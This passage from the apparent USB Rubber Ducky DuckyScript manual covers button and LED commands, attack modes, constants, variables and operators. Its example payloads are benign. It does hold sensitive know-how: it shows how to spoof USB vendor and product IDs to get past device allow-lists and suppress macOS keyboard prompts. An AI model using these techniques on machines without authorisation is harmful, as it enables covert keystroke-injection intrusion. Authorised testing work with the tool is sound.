  DELAY 1000
END_WHILE
```

Result

- The `DISABLE_BUTTON` command disables the `BUTTON_DEF`.
- The button definition which types "`This will never execute`", will never execute — even if the button is pressed.

Example

```
ATTACKMODE_OFF
LED_OFF
DISABLE_BUTTON
```

Result

- The USB Rubber Ducky will be effectively disabled.

ENABLE_BUTTON

The `ENABLE_BUTTON` command allows pressing the button to call the `BUTTON_DEF`.

Example

```
BUTTON_DEF
  STRINGLN The button was pressed!
  STRINGLN Continuing the payload...
END_BUTTON

WHILE TRUE
  DISABLE_BUTTON
  STRINGLN The button is disabled for the next 5 seconds...
  STRINGLN Pressing the button will do nothing...
  DELAY 5000

  ENABLE_BUTTON
  STRINGLN The button is enabled for the next 5 seconds...
  STRINGLN Pressing the button will execute the button definition...
  DELAY 5000
END_WHILE
```

Result

- The payload will alternate between the button being enabled and disabled.
- If the button is pressed within the 5 second disabled window, nothing will happen.
- If the button is pressed within the 5 second enabled window, the button definition will be executed and "`The button was pressed!`" will be typed.
- The payload will loop forever.

Example

```
BUTTON_DEF
  STRINGLN The button was pressed!
  DISABLE_BUTTON
  STRINGLN Pressing the button again will do nothing.
END_BUTTON

STRING Press the button at any time to execute the button definition
WHILE TRUE
  STRING .
END_WHILE
```

Result

- The payload will continuously type "`.`".
- Pressing the button will execute the `BUTTON_DEF`.
- The `BUTTON_DEF` will type "`The button was pressed!`", then disable itself with the `DISABLE_BUTTON` command. This will be announced by typing the message "`Pressing the button again will do nothing.`"
- The payload will continue to type "`.`" as before.
- Pressing the button again will do nothing.

Internal Variables

The following internal variables relate to the button operation and may be used in your payload for advanced functions.

$_BUTTON_ENABLED

Returns `TRUE` if the button is enabled or `FALSE` if the button is disabled.

```
IF ($_BUTTON_ENABLED == TRUE) THEN
    REM The button is enabled
ELSE IF ($_BUTTON_ENABLED == FALSE) THEN
    REM The button is disabled
END_IF
```

May be set `TRUE` to enabled the button or `FALSE` to disable the button.

```
$_BUTTON_ENABLED = TRUE
```

$_BUTTON_USER_DEFINED

Returns `TRUE` if a `BUTTON_DEF` has been implemented in the payload or `FALSE` if it hasn't been implemented.

```
IF ($_BUTTON_USER_DEFINED == TRUE) THEN
    REM Pressing the button will run the user defined BUTTON_DEF
END_IF
```

May be set `TRUE` or `FALSE`, however caution must be taken as setting `TRUE` when a `BUTTON_DEF` does not exist will cause undefined behavior.

```
BUTTON_DEF
    $_BUTTON_USER_DEFINED = FALSE
    REM Pressing the button will disable the button definition
END_BUTTON
```

$_BUTTON_PUSH_RECEIVED

Returns TRUE if the button has ever been pressed.

This variable may be retrieved or set.

```
REM Example $_BUTTON_PUSH_RECEIVED

STRING PUSH BUTTON N times within 5s
$CD = 15

WHILE ($CD > 0)
  IF ($_BUTTON_PUSH_RECEIVED == TRUE) THEN
    STRINGLN Passed
    $_BUTTON_PUSH_RECEIVED = FALSE
  END_IF

  $CD = ($CD - 1)
  STRING .
  DELAY 200
```

```
END_WHILE

$_BUTTON_ENABLED = TRUE
$_BUTTON_PUSH_RECEIVED = FALSE
```

$_BUTTON_TIMEOUT

The button debounce, or cooldown time before counting the next button press, in milliseconds.

The default value is 1000.

The LED

Overview

The USB Rubber Ducky includes an LED which may be helpful when deploying certain payloads where feedback is important.

Keep in mind that without modification, the LED is not visible when the USB Rubber Ducky is enclosed in its Flash Drive case.

The default behavior of the LED, which may be overridden, is as follows:

Default Behaviors

LED Color	LED State	Indication
Green	Solid	Idle
Green	Blinking	Processing Payload
Red	Solid	No inject.bin found on root of S card, or no SD card present.

The `LED` command allows you to control the red and green LEDs on the USB Rubber Ducky. Using the `LED` command will override the default behavior.

LED_OFF

The LED_OFF command will disable all LED modes.

```
ATTACKMODE HID STORAGE
LED_OFF
```

Result

- The LED will turn off.

LED_R

The `LED_R` command will enable the red LED.

> ⓘ To show only a red LED disable any default LED behavior (such as storage or payload processing) by executing `LED_OFF` before `LED_R`.

Example

```
ATTACKMODE HID STORAGE
WHILE TRUE
  IF ($_CAPSLOCK_ON == TRUE) THEN
    LED_OFF
    LED_R
  ELSE IF ($_CAPSLOCK_ON == FALSE) THEN
    LED_OFF
  END_IF
END_WHILE
```

Result

- The LED will turn solid red while caps lock is on.

LED_G

The `LED_G` command will enable the green LED.

Example

```
ATTACKMODE HID STORAGE
```

```
BUTTON_DEF
  LED_OFF
  STOP_PAYLOAD
END_BUTTON

WHILE TRUE
  LED_OFF
  LED_G
  DELAY 1000
  LED_OFF
  LED_R
  DELAY 1000
END_WHILE
```

- The LED will alternate between solid red and solid green at one second intervals.
- Pressing the button will turn the LED off and stop the payload.

Example

```
ATTACKMODE HID STORAGE

WHILE TRUE
  LED_R
  WAIT_FOR_BUTTON_PRESS
  LED_G

  WAIT_FOR_BUTTON_PRESS
END_WHILE
```

Result

- The LED will alternate between red and green on each button press.

Internal Variables

The following internal variables relate to the LED and may be used in your payload for advanced functions.

$_SYSTEM_LEDS_ENABLED

Default set `TRUE`. May be retrieved or set.

Boot and `ATTACKMODE` change LED.

$_STORAGE_LEDS_ENABLED

Default set `TRUE`. May be retrieved or set.

Blinks the LED red/green on storage read/write in `ATTACKMODE STORAGE`.

$_LED_CONTINUOUS_SHOW_STORAGE_ACTIVITY

Default set `TRUE`. May be retrieved or set.

The LED will light solid green when the storage has been inactive for longer than $`_STORAGE_ACTIVITY_TIMEOUT` (default 1000 ms). Otherwise, the LED will light red when active.

$_INJECTING_LEDS_ENABLED

Default set `TRUE`. May be retrieved or set.

The LED will blink green on payload execution.

$_EXFIL_LEDS_ENABLED

Default set `TRUE`. May be retrieved or set.

The LED will blink green during Keystroke Reflection.

$_LED_SHOW_CAPS

Toggles `TRUE` or `FALSE` based on whether the caps lock LED is set on or off by the host.

May only be retrieved. Cannot be set.

$_LED_SHOW_NUM

Toggles TRUE or FALSE based on whether the num lock LED is set on or off by the host.

May only be retrieved. Cannot be set.

$_LED_SHOW_SCROLL

Toggles TRUE or FALSE based on whether the scroll lock LED is set on or off by the host.

May only be retrieved. Cannot be set.

Attack Modes, Constants and Variables

Attack Modes

An attack mode is the device type that a USB hotplug attack tool, like the USB Rubber Ducky, is functioning as. The original USB Rubber Ducky had only one mode: `HID` — functioning as a keyboard.

With the introduction of the Bash Bunny, a multi-vector attack tool, the `ATTACKMODE` command was introduced to the DuckyScript language to manage multiple device functions.

Modes of Attack

The new USB Rubber Ducky supports three attack modes — `HID`, `STORAGE`, and `OFF`.

ATTACKMODE	Description
`HID`	HID – Human Interface Device. Emulates a Keyboard for Keystroke Injection.
`STORAGE`	MSC – USB Mass Storage Emulates a Flash Drive for working with files.
`OFF`	Disables device enumeration by the target.

HID

The `HID` attack mode functions as a Human Interface Device, or Keyboard as we know them, for keystroke injection.

STORAGE

The `STORAGE` attack mode functions as USB Mass Storage, or a Flash Drive as we know the. This may be used for copying files to or from a target — often referred to as infiltration or exfiltration. In the `STORAGE` attack mode, the MicroSD card connected to the USB Rubber Ducky will be exposed to the target.

OFF

The `OFF` attack mode prevents the USB Rubber Ducky from being enumerated (seen) by the target as a connected device all together. `ATTACKMODE OFF` may be used to disconnect the device from the target.

ATTACKMODE

The `ATTACKMODE` command accepts multiple parameters which describe how the device will be enumerated by the target. At a minimum, a mode (`HID`, `STORAGE` or `OFF`) must be specified.

The `ATTACKMODE` command consists of these parts

- The `ATTACKMODE` keyword
- The mode, or modes
  - `HID` or `STORAGE` or `HID STORAGE` or `OFF`
- Optionally a `VID` and `PID`
- Optionally a `MAN`, `PROD` and `SERIAL`

Example

```
ATTACKMODE STORAGE
REM The USB Rubber Ducky will funciton as a "flash drive"
```

Result

- As the comment suggests, the USB Rubber Ducky will be recognized by the target as a benign USB flash drive.

Example

```
ATTACKMODE HID

REM The USB Rubber Ducky will funciton as a "keyboard"
```

Result

- As the comment suggests, the USB Rubber Ducky will be recognized by the target as a USB Human Interface Device (HID) "keyboard".

Example

```
ATTACKMODE OFF
REM The USB Rubber Ducky will not be enumerated by the target
```

Result

- As the comment suggests, the USB Rubber Ducky will not be recognized by the target.

Default Behaviors

If no `ATTACKMODE` command is specified as the first command (excluding `REM`), the new USB Rubber Ducky will default to the original standard `HID` mode and function as a keyboard.

Duplicate or redundant `ATTACKMODE` commands will be ignored. For example, if the ATTACKMODE is

currently `STORAGE` and a new `ATTACKMODE STORAGE` command is specified, it will be ignored and the USB Rubber Ducky will not be re-enumerated by the target.

If no `BUTTON_DEF` is implemented, pressing the button will execute `ATTACKMODE STORAGE` — switching the USB Rubber Ducky into a flash drive.

If no `inject.bin` file is found on the root of the MicroSD card (the USB Rubber Ducky storage), then the device will show a red LED and execute `ATTACKMODE STORAGE`.

Multiple Attack Modes

Multiple modes may be specified simultaneously. When this is done, the USB Rubber Ducky device is recognized as what's called "composite device", whereby multiple functions may be defined.

For example, the USB Rubber Ducky can act as both a `HID` keyboard, and a "flash drive" `STORAGE` device.

Example

```
ATTACKMODE HID STORAGE
REM The USB Rubber Ducky will function as both a "flash drive" and a keyboard.
```

Result

- As the comment suggests, the USB Rubber Ducky will be recognized by the target as a composite device with both the `HID` "keyboard" and `STORAGE` functions.

> ⓘ The order in which the `ATTACKMODE` parameters `STORAGE` and `HID` does not matter.

Changing Attack Modes

The `ATTACKMODE` command may be used multiple times throughout a payload.

Changing the attack mode will cause the target to re-enumerate the device.

Example

```
ATTACKMODE HID
DELAY 2000
STRINGLN The USB Rubber Ducky is functioning as a keyboard.
STRINGLN It will function as a flash drive for the next 30 seconds.
ATTACKMODE STORAGE
```

```
DELAY 30000
ATTACKMODE HID
DELAY 2000
STRINGLN Now the USB Rubber Ducky is back to functioning as only a keyboard.
STRINGLN For the next 30 seconds it will function as both keyboard and storage.
ATTACKMODE HID STORAGE
DELAY 30000
STRINGLN Now the USB Rubber Ducky will disable itself.
ATTACKMODE OFF
```

Result

- This payload will begin by enumerating as a HID keyboard.
- The USB Rubber Ducky will then enumerate as a mass storage "flash drive" for 30 seconds.
- Once more it will be enumerated as only a HID keyboard.
- Next it will enumerate as both a HID keyboard and a mass storage "flash drive".
- Finally, the device will seem to be disconnected.

VID and PID Overview

USB devices identify themselves by combinations of **Vendor ID** and **Product ID**. These 16-bit IDs are specified in hex and are used by the target to find drivers (if necessary) for the specified device.

Identifying Vendor and Product IDs

On a Linux system, the VID and PID for each connected USB device can be shown using the `lsusb` (list USB) command.

The lsusb command executed on a Linux system

In the above screenshot, we can see that the device with Vendor ID `046D` and Product ID `c31c` is connected to the computer. In this example, the vendor is Logitech, Inc. and the Product is Keyboard K120.

Spoofing Vendor and Product IDs

Using the `ATTACKMODE` command, the optional `VID` and `PID` parameters may be specified using the following syntax:


```
ATTACKMODE HID VID_046D PID_C31C
```

This `ATTACKMODE` command will instruct the USB Rubber Ducky to enumerate using the defined values, thus spoofing a real Logitech K120 keyboard. This can be very useful in situations where the target is configured to only allow interaction with specific devices.


Parameter	Description	Accepted Value
VID_	Vendor ID	16 bits in HEX
PID_	Product ID	16 bits in HEX


A nearly complete list of VID and PID information may be found from Linux USB Project website at http://www.linux-usb.org/usb.ids

Checking this list, we can see that Apple uses the Vendor ID `05AC`. Among others, we find that the Product ID `021E` specifies the Aluminum Mini Keyboard (ISO). This is very useful when deploying payloads against macOS targets as a non-Apple keyboard will result in the Keyboard Setup Assistant opening.



Keyboard Setup Assistant from macOS 10–11





Keyboard Setup Assistant from macOS 12+

If the following `ATTACKMODE` is specified, the Keyboard Setup Assistant will be suppressed.

```
ATTACKMODE HID VID_05AC PID_021E
```

MAN, PROD and SERIAL Overview

In addition to the Vendor ID and Product ID parameters used to identify a USB device, the device iManufacturer (`MAN`), iProduct (`PROD`) and iSerial (`SERIAL`) may be specified using `ATTACKMODE` .

> ⓘ When using the MAN, PROD and SERIAL parameters, all three must be specified.

Parameter	Description	Accepted Value
MAN_	iManufacturer	16 alphanumeric characters
PROD_	iProduct	16 alphanumeric characters


SERIAL_	iSerial	12 digits

Example

```
ATTACKMODE HID VID_05AC PID_021E MAN_HAK5 PROD_DUCKY SERIAL_1337
```

Result

Checking `lsusb` (List USB) with the `-v` (verbose) option, we can see that the specified device includes the `VID` and `PID` values of the `Apple, Inc. Aluminum Mini Keyboard (ISO)`, however the `MAN`, `PROD` and `SERIAL` values are defined as specified using the `ATTACKMODE` command.



The `lsusb` command from a Linux system showing the USB Rubber Ducky with MAN, PROD and SN specified.

Default Behaviors

If no `MAN`, `PROD` and `SERIAL` parameters are specified, the USB Rubber Ducky will enumerate with the defaults "`USB Input Device`" (for both `MAN` and `PROD`) and a `SERIAL` of `111111111111`.

Advanced Usage

Keeping in mind that the `ATTACKMODE` command may be executed multiple times within a payload, and that device enumeration is dependant on the identifiers specified within the `ATTACKMODE` command (`VID`, `PID`, `MAN`, `PROD` and `SERIAL`), re-enumerating the device may only require changing one value — depending on the target OS. This may be useful when re-enumeration is desired.

SERIAL_RANDOM

If specified, the SERIAL_RANDOM parameter will use the pseudorandom number generator to select a unique 12 digit serial number. This is covered in greater detail in the section on randomization.

Example

```
ATTACKMODE HID STORAGE MAN_HAK5 PROD_DUCKY SERIAL_RANDOM
```

SAVE and RESTORE Overview

Within a payload the `ATTACKMODE` command may be executed multiple times.

In some situations it can be useful to "remember" an `ATTACKMODE` state, for later recall.

SAVE_ATTACKMODE

The `SAVE_ATTACKMODE` command will save the currently running `ATTACKMODE` state (including any specified `VID`, `PID`, `MAN`, `PROD` and `SERIAL` parameters) such that it may be later restored.

Syntax

```
SAVE_ATTACKMODE
```

Example

```
ATTACKMODE HID
SAVE_ATTACKMODE
```

Result

- The parameters `HID` of the command `ATTACKMODE` will be saved for later recall.

RESTORE_ATTACKMODE

The `RESTORE_ATTACKMODE` command will restore a previously saved `ATTACKMODE` state.

Example

```
ATTACKMODE HID STORAGE VID_05AC PID_021E MAN_HAK5 PROD_DUCKY SERIAL_1337

BUTTON_DEF
```

```
    RESTORE_ATTACKMODE
    STRINGLN The ATTACKMODE has been restored.
END_BUTTON


STRINGLN The USB Rubber Ducky is now in a ATTACKMODE HID STORAGE.
SAVE_ATTACKMODE

STRINGLN This state has been saved. Now entering ATTACKMODE OFF...
STRINGLN Press the button to restore the ATTACKMODE.
ATTACKMODE OFF
```

Result

- The USB Rubber Ducky will be recognized as a composite USB device with both `HID` and `STORAGE` features.
- Strings will be typed informing the user of the save state, the button functionality, and entering `ATTACKMODE OFF`.
- Pressing the button will restore the previously initialized `ATTACKMODE`.

Internal Variables

The following internal variables relate to `ATTACKMODE` and may be used in your payload for advanced functions.

$_CURRENT_VID

Returns the currently operating Vendor ID with endian swapped.

May only be retrieved. Cannot be set.

$_CURRENT_PID

Returns the currently operating Product ID with endian swapped.

May only be retrieved. Cannot be set.

$_CURRENT_ATTACKMODE

Returns the currently operating ATTACKMODE represented as:

Value	ATTACKMODE
0	`OFF`

1	`HID`
2	`STORAGE`
3	`COMPOSITE` (Both `HID` and `STORAGE`)

May only be retrieved. Cannot be set.

Constants

Overview

A constant is like a variable, except that its value cannot change throughout the program.

DEFINE

In DuckyScript, a constant is initiated using the `DEFINE` command. One may consider the use of a `DEFINE` within a payload like a find-and-replace at time of compile.

A constant may be an integer, boolean or string.

Example Boolean

```
REM Example Boolean (TRUE/FALSE or 1/0). May be expressed as either of:
DEFINE BLINK_ON_FINISH TRUE
DEFINE BLINK_ON_FINISH 1
```

DuckyScript developers may find it useful to include a boolean define at the top of their payload which determines whether or not a function will run. This makes it easier for the end-user to customize a shared payload. In this example, a conditional statement may determine whether or not to execute a function which will blink the LED upon completion of a task based on the value.

> ⓘ The boolean `FALSE` and `0` (zero) may be used interchangeably.
>
> The boolean `TRUE` equates to any non-zero number (best practice is to use " `1` ")

Example Integer

```
REM Integer
DEFINE DELAY_SPEED 2000
```

In this example, one may imagine the `DELAY_SPEED` constant will be used in conjunction with one or

more `DELAY` commands.

Example String

When using a constant with the `STRING` command, the defined keyword must be on a line of its own and cannot be combined with other characters.

Valid Usage

```
DEFINE MESSAGE example.com
STRING https://
STRING MESSAGE
```

This will result in "`https://example.com`" being typed.

Invalid Usage

```
DEFINE MESSAGE example.com
STRING https://MESSAGE
```

This will result in "`https://MESSAGE`" being typed because the constant was combined with additional characters.

```
DEFINE MY_MESSAGE example.com
STRING https://
STRING MESSAGE
```

This will result in "`https://MESSAGE`" being typed because the constant "`MESSAGE`" is not defined. Consistency is key when naming constants and variables.

Example

```
REM Example constants using DEFINE

ATTACKMODE HID STORAGE

DEFINE SPEED 2000
DEFINE MESSAGE1 Hello,
DEFINE MESSAGE2 World!

DELAY SPEED
STRING MESSAGE1
DELAY SPEED
SPACE
STRING MESSAGE2
```

Result

- The payload will begin with a 2 second delay, then type "Hello, World!" with a 2 second delay in between `MESSAGE1` and `MESSAGE2`.
- Changing the string values of `MESSAGE1` and `MESSAGE2` will change the outcome of the payload.
- Changing the integer value of `SPEED` will change the delay between the first and second message.

Avoiding Errors

- Constant names can only contain letters, numbers and underscore (" `_` ").
- They may begin with a letter or an underscore, but not a number.
- Internal variables begin with an underscore, so it is best practice to avoid this style.
- Spaces cannot be used in naming a constant — however underscore makes for a suitable replacement. For example: `DEFINE REMOTE_HOST 192.168.1.100`.
- Constants should be short and descriptive. For example, `RHOST` is better than `R`, and `REMOTE_HOST` is better than `RHOST`.
- Be careful when using the uppercase letter `O` or lowercase letter `l` as they may be confused with the numbers `0` and `1`.
- Avoid using the names of commands or internal variables (e.g. `ATTACKMODE`, `STRING`, `WINDOWS`, `MAC`, `$_BUTTON_ENABLED`). See the full command and variable reference.

Best Practices

Configurable payload options should be specified in variables or defines at the top of the payload.

When writing a payload that calls external resources which may vary depending on the operator, such as a website to open or address to establish a reverse shell with, it is best to use `DEFINE`.

In addition to comment blocks (like the `REM` title/author/description lines in the above example), putting your `DEFINE` commands at the top of your payload makes it easier for someone else to use your payload effectively. Even more so if the constants are commented!

Example

```
REM This payload targets Windows systems and will open the defined website.
DEFINE WEBSITE http://example.com

DELAY 2000
GUI r
```

```
DELAY 500
STRING WEBSITE

ENTER
```

Variables

Overview

A variable is a value which may be changed throughout the program. It may be changed by operators, or compared within conditional statements to alter the program flow.

Variables contain unsigned integers with a values ranging from 0 to 65535. Booleans may be represented by the keywords `TRUE` and `FALSE`, or any non-zero integer for true and `0` for false.

All variables have a global scope — meaning it may be referred to anywhere within the payload.

VAR

In DuckyScript, variables are initiated using the `VAR` command.

```
REM Example Integer Variable
VAR $SPEED = 2000

REM Example Boolean (TRUE/FALSE or 1/0)
VAR $BLINK = TRUE
VAR $BLINK = 1
```

Unlike a constant (declared by `DEFINE`), a variable is appended with the dollar sign ("`$`") sigil.

Example

```
REM Constant string which may not change throughout the payload
DEFINE FOO Hello, World!

REM Variable integer which may change throughout the payload
VAR $BAR = 1337
```

Result

- The constant `FOO` will always be replaced with the string "`Hello, World!`" throughout the payload.

- While the variable `$BAR` currently holds the value `1337`, this may change throughout the payload — which will be detailed shortly by using operators.

Avoiding Errors

- Variable names can only contain letters, numbers and underscore ("`_`").
- They may begin with a letter or an underscore, but not a number.
- Internal variables begin with an underscore, so it is best practice to avoid this style.
- Spaces cannot be used in naming a variable — however underscore makes for a suitable replacement. For example: `VAR $BLINK_ON_FINISH = TRUE`.
- Constants should be short and descriptive. For example, `$BLINK` is better than `$B`, and `$BLINK_ON_FINISH` is better than `$BLINK`.
- Be careful when using the uppercase letter `O` or lowercase letter `l` as they may be confused with the numbers `0` and `1`.
- Avoid using the names of commands or internal variables (e.g. `ATTACKMODE`, `STRING`, `WINDOWS`, `MAC`, `$_BUTTON_ENABLED`). See the full command and variable reference.

Operators, Conditions, Loops and Functions

Operators

Overview

Operators in DuckyScript instruct the payload to perform a given mathematical, relational or logical operation.

Math Operators

Math operators may be used to change the value of a variable.

Operator	Meaning
=	Assignment

+	Add
-	Subtract
*	Multiply
/	Divide
%	Modulus
^	Exponent

Examples

Consider how the variable `$FOO` changes with each math operation.

```
REM Assign $FOO to 42
VAR $FOO = 42

REM The variable is now 42.
REM Let's add it by 1.
$FOO = ( $FOO + 1 )

REM The variable is now 43: the sum of 42 and 1.
REM Let's subtract it by 1.
$FOO = ( $FOO - 1 )

REM The variable is now 42 (again): the difference of 42 and 1.
REM Let's multiply it by 2.
$FOO = ( $FOO * 2 )

REM The variable is now 84: the product of 42 and 2.
REM Let's divide it by 2.
$FOO = ( $FOO / 2 )

REM The variable is now 42 (again): the quotient of 82 and 2.
REM Let's modulus it by 4.
$FOO = ( $FOO % 4 )

REM The variable is now 2: the signed remainder of 42 and 4.
REM Let's raise it to the power of 6.
$FOO = ( $FOO ^ 6 )

REM Our variable is now 64: the exponent of 2 and 6.
```

Comparison Operators

Comparison operators (or relational operators) will compare two values to evaluate a single boolean value.

Operator	Meaning
==	Equal to
!=	Not equal to
>	Greater than
<	Less than
>=	Greater than or equal to
<=	Less than or equal to

Examples

Consider how the different comparison operators evaluate down to a single boolean value for the following variables:

```
VAR $FOO = 42
VAR $BAR = 1337
```

- The comparison `( $FOO == $BAR )` evaluates to the boolean `FALSE`.
- The comparison `( $FOO != $BAR )` evaluates to the boolean `TRUE`.
- The comparison `( $FOO > $BAR )` evaluates to the boolean `FALSE`.
- The comparison `( $FOO < $BAR )` evaluates to the boolean `TRUE`.
- The comparison `( $FOO >= $BAR )` evaluates to the boolean `FALSE`.
- The comparison `( $FOO <= $BAR )` evaluates to the boolean `TRUE`.

Order of Operations

